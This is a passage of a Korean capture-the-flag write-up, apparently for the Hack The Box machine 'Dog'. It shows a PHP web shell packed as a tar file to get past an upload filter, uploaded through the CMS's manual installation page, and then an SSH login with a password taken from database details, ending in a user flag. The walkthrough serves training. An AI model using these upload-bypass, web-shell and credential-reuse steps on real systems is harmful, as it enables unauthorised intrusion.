
여기다가 올리라는 거 같은데… 경고 문구를 보아하니

zip 파일은 못올린다. 확장자 우회를 해서 올려야 할 거 같다.
❯ tar -cvf shell.tar shell/
a shell
a shell/shell.php
a shell/shell.info
zip 파일 대신 tar로 묶고 올려봤다.
저 페이지의 Manual Installation에 들어가서 수동 업로드를 한다.


업로드에 성공하면 해당 화면이 뜬다
업로드 후 웹쉘을 올린 경로로 가서 웹쉘에 접근한다.

johncusack 계정이 있는 것을 확인했고 해당 계정으로 ssh 접근을 해보자. 패스워드는 위에 mysql 정보 얻을때 같이 얻은 비밀번호인 BackDropJ2024DS2024을 사용하면 된다.
❯ ssh johncusack@dog.htb
The authenticity of host 'dog.htb (10.129.231.223)' can't be established.
ED25519 key fingerprint is SHA256:M3A+wMdtWP0tBPvp9OcRf6sPPmPmjfgNphodr912r1o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'dog.htb' (ED25519) to the list of known hosts.
...
johncusack@dog:~$
여기서 user flag를 따 낼수 있다.
johncusack@dog:~$ ls -al
total 28
drwxr-xr-x 3 johncusack johncusack 4096 Feb  7  2025 .
drwxr-xr-x 4 root       root       4096 Aug 15  2024 ..
lrwxrwxrwx 1 root       root          9 Feb  7  2025 .bash_history -> /dev/null
-rw-r--r-- 1 johncusack johncusack  220 Aug 15  2024 .bash_logout
-rw-r--r-- 1 johncusack johncusack 3771 Aug 15  2024 .bashrc
drwx------ 2 johncusack johncusack 4096 Aug 16  2024 .cache
lrwxrwxrwx 1 root       root          9 Feb  7  2025 .mysql_history -> /dev/null
-rw-r--r-- 1 johncusack johncusack  807 Aug 15  2024 .profile
-rw-r----- 1 root       johncusack   33 Aug 23 05:44 user.txt
johncusack@dog:~$ cat user.txt
bf72a3dc7627e5bb3972b96da34c3c11
bf72a3dc7627e5bb3972b96da34c3c11
작성 기록과 문제 출처
원문과 출처
풀이와 설명: MadEyE / 이선용의 개인 Notion 기록.
문제에서 제공한 코드·서비스 화면과 외부 참고자료의 권리는 해당 작성자와 플랫폼에 있습니다.
원문 본문·코드·실습 증적을 보존했으며, 원문에 포함된 외부 글은 참고 링크로 안내합니다.
다음 글